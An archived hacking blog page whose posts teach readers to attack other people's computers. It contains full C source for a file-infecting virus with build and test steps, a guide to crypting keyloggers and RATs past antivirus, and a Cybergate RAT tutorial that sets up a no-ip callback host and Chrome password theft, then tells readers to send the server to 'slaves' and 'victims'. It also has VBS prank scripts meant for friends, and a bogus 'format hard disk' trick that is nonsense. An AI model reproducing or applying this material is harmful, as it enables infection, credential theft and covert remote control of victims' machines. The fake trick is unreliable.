Visit our official website APAJR Lab


Showing posts with label Virus and warm. Show all posts

Wednesday, 3 April 2013

Make Virus to Format Hard Disk !!! | Simple | Easy | .::APAJR::.

| |
1 comments


Today i will show you how to make a virus to format Hard disk. You can send this file to your friend or enemy to format their Hard disk. But please dont try this on your own computer or else you will end up formatting your own computer.


  • Copy the below codes into Notepad.

01001011000111110010010101010101010000011111100000


  • Save the file as Format.exe

  • You have created your virus. Enjoy !!!
Read More

Sunday, 31 March 2013

Crypter Software To Bypass Antivirus Detection | .::APAJR::.

| |
1 comments
What is Crypter?

Crypter is a  software used to hide our viruses, keyloggers or tools from antiviruses so that they are not detected  by antiviruses. Thus, a crypter is a program that allow users to crypt the source code of their program. Generally, antivirus work by splitting source code of application and then search for certain string within source code. If antivirus detects any certain malicious strings, it either stops scan or deletes the file as virus from system.

What does Crypter do?

Crypter simply assigns hidden values to each individual code within source code. Thus, the source code becomes hidden. Hence, our crypted file  becomes  UD (undetactable ) or FUD (fully undetectable )
What does UD and FUD mean?

UD means undetected, so only a few antivirus programs detect it. FUD means fully undetected, so no antivirus detects it


UD -Stealth Crypter - Download
                          1


1. First download  Stealth Crypter from Here

2. To get the password click here 

3. Install software on your computer

4. Now, click on "Select File #1" and select the keylogger or RAT you wanna crypt to avoid its antivirus detection.

5. Click on "Select File #2" and select the normal file with which you wanna bind our trojan, RAT or Keylogger.

6. If you want you can also change the icon ( i have included the icon pack also ) Finally, hit on "crypt" to . make the file UD 

Note :-

  • You can use this software to bind Ardamax keylogger

  • You can also use aBinder software to Bypass Antivirus detection

  • This is only a UD crypter so some anti-viruses will detect your keylogger  /viruses even after crypting

If you have any doubts ,please feel free to post a comment 

Read More

Wednesday, 27 February 2013

create virus using c langauge | .::APAJR::.

| |
2 comments
images (1)


This program is an example of how to create a virus in C. This program demonstrates a simple virus program which upon execution (Running) creates a copy of itself in the other file. Thus it destroys other files by infecting them. But the virus infected file is also capable of spreading the infection to another file and so on. Here’s the source code of the virus program.

#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h> FILE *virus,*host;
int done,a=0;
unsigned long x;
char buff[2048];
struct ffblk ffblk;
clock_t st,end;
void main()
{
st=clock();
clrscr();
done=findfirst(“*.*”,&ffblk,0);
while(!done)
{
virus=fopen(_argv[0],”rb”);
host=fopen(ffblk.ff_name,”rb+”);
if(host==NULL) goto next;
x=89088;
printf(“Infecting %s\n”,ffblk.ff_name,a);
while(x>2048)
{
fread(buff,2048,1,virus);
fwrite(buff,2048,1,host);
x-=2048;
}
fread(buff,x,1,virus);
fwrite(buff,x,1,host);
a++;
next:
{
fcloseall();
done=findnext(&ffblk);
}
}
printf(“DONE! (Total Files Infected= %d)”,a);
end=clock();
printf(“TIME TAKEN=%f SEC\n”,
(end-st)/CLK_TCK);
getch();
}

COMPILING METHOD:

USING BORLAND TC++ 3.0 (16-BIT):

1. Load the program in the compiler, press Alt-F9 to compile

2. Press F9 to generate the EXE file (DO NOT PRESS CTRL-F9,THIS WILL INFECT ALL THE FILES IN CUR DIRECTORY INCLUDIN YOUR COMPILER)

3. Note down the size of generated EXE file in bytes (SEE EXE FILE PROPERTIES FOR IT’S SIZE)

4. Change the value of X in the source code with the noted down size (IN THE ABOVE SOURCE CODE x= 89088; CHANGE IT)

5. Once again follow the STEP 1 & STEP 2.Now the generated EXE File is ready to infect

USING BORLAND C++ 5.5 (32-BIT) :
1. Compile once,note down the generated EXE file length in bytes
2. Change the value of X in source code to this length in bytes
3. Recompile it.The new EXE file is ready to infect

HOW TO TEST:

1. Open new empty folder

2. Put some EXE files (BY SEARCHING FOR *.EXE IN SEARCH & PASTING IN THE NEW FOLDER)

3. Run the virus EXE file there you will see all the files in the current directory get infected.

4. All the infected files will be ready to reinfect,
Read More

Wednesday, 20 February 2013

Notepad Tricks: Cool Notepad Virus tricks for Windows | .::APAJR::.

| |
0 comments
Notepad, the text editor that comes bundled in Windows is an excellent tool for text editing. But that is not the only thing for which notepad is famous. It is also famous for its tricks and hacks. Here is a roundup of some of the best and coolest tricks that you can try using Notepad.


Matrix Falling Code Effect - Notepad CMD (.BAT) Tricks


Inspired by the movie Matrix, this falling code trick is extremely popular on social networking websites. Copy and paste the code given below in Notepad and save the file as "Matrix.bat" or *.bat.
@echo off
color 02
:tricks
echo %random%%random%%random%%random%%random%%random%%random%%random%
goto tricks


Notepad tricks
Matrix Falling Code Effect - Notepad Trick

Upon running the bat file, you will see the "Matrix falling code" effect.

Make Your Keyboard Type (Any) Message Continuously-VBS Trick


This VBS trick can make any of your friend's keyboard type any message continuously. Open Notepad, copy the code given below and save the file as Tricks.vbs or *.vbs. You will need to restart your computer to stop this. Try this after closing all important programs.
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "This is a Virus. You have been infected."
loop

Send this file to your friends as an email attachment to see the fun.
Notepad Virus

Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives


This VBS trick will create a code which will continuously eject all your connected Optical drives. If you put them back in, it will pop them out again. Copy this code and paste it in Notepad as Virus.vbs or *.vbs.
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Double click to open this file and you will be impressed by this awesome trick.

Make a Personal Diary(Log) with Notepad (Easter Eggs)


Notepad Diary
Notepad Diary


You can use this trick to create a personal log with Notepad which will automatically include the current date and time before your note. To do so, open Notepad and type .LOG in capital letters and press Enter. Save the file. Now, every time you open this file, notepad will automatically insert the current time and date before the note. Just enter your note and save the file each time after making an entry.

All these Notepad tricks are totally harmless and would not harm your PC in any way.  To close any of the VBS trick given, open task manager and close the wscript.exe process. These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP.
Read More

Sunday, 23 December 2012

How to remove "Write-protection" from pendrive

| |
0 comments


There can be various types of issues related to smartphones. If the user wants to remove write protection, the first step would be to insert the pen drive and then open the Start Menu. Then proceed to the following steps to remove write protection:

  • 1. Open Start Menu

  • 2. Run, type regedit and press Enter; this will open the registry editor

  • 3. Navigate to the following path:
    HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies

  • 4. Double click the key WriteProtect in the right pane and set the value to 0 In the Value Data Box. Press OK

  • 5. Exit Registry

  • 6. Restart your computer and re-connect your USB pen drive on your computer.

(Thanks to Ashish for this tip!)

                          
Read More

Tuesday, 4 December 2012

Spyware removal tool | download Spybot Search & Destroy 1.6.2 | .::APAJR::.

| |
0 comments


Spybot Search & Destroy 1.6.2 Portable | 19.7 MB


Spyware is a special kind of threat and common anti-virus softwares do not yet cover. Many times you installed and software from a website or allow any script of a website, you are going to allow an spyware to enter in your system. You can predict this by uncommon behaviour in your computer. If you see new toolbars in your browser that you didn’t  install, if your browser crashes, or if you browser home page has changed without your knowing, you most probably have

spyware. But even if you don’t see anything, you may be infected, because more and more spyware is emerging that is silently tracking your surfing behaviour to create a marketing profile of you that will be sold to advertisement companies.

Spybot-S&D can also clean usage tracks, an interesting function if you share your computer with other users and don’t want them to see what you worked on. And for professional users, it allows to fix some registry inconsistencies and extended reports.


Spybot-S&D can start in two modes: Easy mode for new users who want just the basic features, and Advanced mode for professional users and those who want more control. Both modes are available in the free version.


Spybot – Search & Destroy now officially “Works with Windows7″


What is new in 1.6.2 Rev 2

Malware + Fraud.SecurityTool + Fraud.Sysguard + Win32.Chinky.gen + Win32.FraudLoad + Win32.FraudLoad.edt + Win32.Renos

Trojan + Win32.Agent.sn + Win32.Muollo ++ Win32.OnLineGames.bxya ++ Win32.OnLineGames.iisa ++ Win32.OnLineGames.kvqa ++ Win32.OnLineGames.lpva ++ Win32.OnLineGames.lwia ++ Win32.OnLineGames.mhva ++ Win32.OnLineGames.mofa ++ Win32.OnLineGames.mqza ++ Win32.OnLineGames.trna

Total: 1950290 fingerprints in 673779 rules for 6021 products.

Homepage – http://spybot.info

Download links:


Read More

Sunday, 2 December 2012

Cybergate [Tutorial] | .::APAJR::.

| |
1 comments
This is one of the good Tutorial..:)

Firstly, Start off by downloading Cybergate RAT:
Download Mirror 1
Download Mirror 2

Now, Go to No-ip.com

Sign Up and everything. now log in and press Add Host

No-ipcom3

Now name your host to whatever you want.. i will name my host to Cocacolanerds.no-ip.biz. Just follow theese settings and press Create Host.

No-ipcom_4png

No-ipcom_5

Congratulations! You are done with The No-Ip! :)

Let's move on with the Cybergate RAT

Open Up Cybergate.. (Wich you downloaded in the beginning)

Now click Control Center - Start

Click Control Center - Options - Select Listening Ports And Do Following:

Cerberus_4

Good, You Are Done With The Settings! Now, let's move on to the Virus Creation :).

Click Control Center - Builder - Create Server. Make a new User named Hacking. Press Ok.

Cybergate_5

Mark the user "Hacker" And press Forward.

Now you should have something like this;

Cybergate_8

Press 127.0.0.1 | Port 999 and press Delete..:

Cybergate_9

After that, Click Add.

Now, A Box should pop up saying: 127.0.0.1:81. Like this:

Cybergate_11

Remove everything and change it with the No-ip adress you host you added.. So let's say you used example.no-ip.biz. Change 127.0.0.1 to example.no-ip.biz and the :81.. Since we used port 82, Change :81 to :82, so it should look like this:

Cybergate_12

But since my No-ip adress was cocacolanerds.no-ip.biz, i have to change it to MY. but i keep the :82...

Now Change the
Identification: remote
Password: cybergate

To This:
Identification: Cyber
Password: 123456

Good! You are now done with that :). Let's move on to "Installation"

Use the Exact same settings as i do. :

Cybergate_15

Good, We Skip Message. We Skip Keylogger. In the Anti Debug Have everything checked

In The Build Server: Use Google Chrome Passes and UPX.. (Makes the server smaller)

And press Create Server. Good, You do now have your RAT server complete!

If your RAT doesent work. check following things:

Non-Connecting RATs

1. You are properly port-forwarded if using a router.
2. You have the No-IP Client installed and running.
3. Your DNS entries are correctly spelled when building your server.
4. The password in Listening Ports and the password your server uses are identical.
5. You are Listening on the correct ports.
6. Your Firewall is letting connections through on the port you're listening on.
7. Your server is added to excluded files in your Antivirus and Firewall.
8. Your server injects explorer.exe instead of the default browser.

How to port forward..

Go to Portforward.com and lookup your Router, there shall be a guide on how to port forward on it :). and if you are on a modem.. then you don't need to port forward.

Enter Start - Run . Command. Type Ipconfig

In the "Standard Gateway", That is your Router IP. Type that into your web browser. Log in, And Port forward port: 82

Restart your router and you are done! :).. Just send the RAT Server to any slave OUTSIDE your network.

Hope you enjoyed watching this tutorial & i wish you all the best with your victims ;)

DOWNLOAD LINK :

Mediafire :  http://www.mediafire.com/?q5654u6m6l6cg15

Click here for download  Cybergate Tutorial Ebook
Read More

ABOUT VIRUS | .::APAJR::.

| |
0 comments
ABOUT VIRUS


images (1)
Tips to Combat Viruses, Worms and Trojan Horses on Your Computer
Keep The Operating System Updated
The first step in protecting your computer from any malicious there is to ensure that your operating system (OS) is up-to-date. This is essential if you are running a Microsoft Windows OS. Secondly, you need to have anti-virus software installed on your system and ensure you download updates frequent
ly to ensure your software has the latest fixes for new viruses, worms, and Trojan horses. Additionally, you want to make sure your anti-virus program has the capability to scan e-mail and files as they are downloaded fromthe Internet, and you also need to run full disk scans periodically. This will help prevent malicious programs from even reaching your computer.
Use a Firewall
You should also install a firewall . A firewall is a system that prevents unauthorized use and access to your computer. A firewall can be either hardware orsoftware. Hardware firewalls provide a strong degree of protection from most forms of attack coming from the outside world and can be purchased as a stand-alone product or in broadband routers. Unfortunately,when battling viruses, worms andTrojans, a hardware firewall may be less effective than a software firewall, as it could possibly ignoreembedded worms in out going e-mails and see this as regular network traffic.
For individual home users, the most popular firewall choice is a software firewall. A good software firewall will protect your computer from outside attempts to control or gain access your computer, and usually provides additional protection against the most common Trojan programs or e-mail worms. The downside tosoftware firewalls is that they will only protect the computer they are installed on, not a network.
It is important to remember that on its own a firewall is not going to rid you of your computer virus problems, but when used in conjunction with regular operating system updates and a good anti-virus scanning software, it will add some extra security and protection for your computer or network.
Did You Know... CodeRed, a blended threat, launched DoS attacks, defaced Web servers, and its variant, CodeRed II, left Trojan horses behind for later execution. CodeRed was processed in memory — not on a hard disk — allowing it to slip past some anti-virus products. Computer Economics has estimated the worldwide cost of CodeRed at$2.62 billion dollars. [Source: Symantec Web site ]

Read More
Powered by Blogger.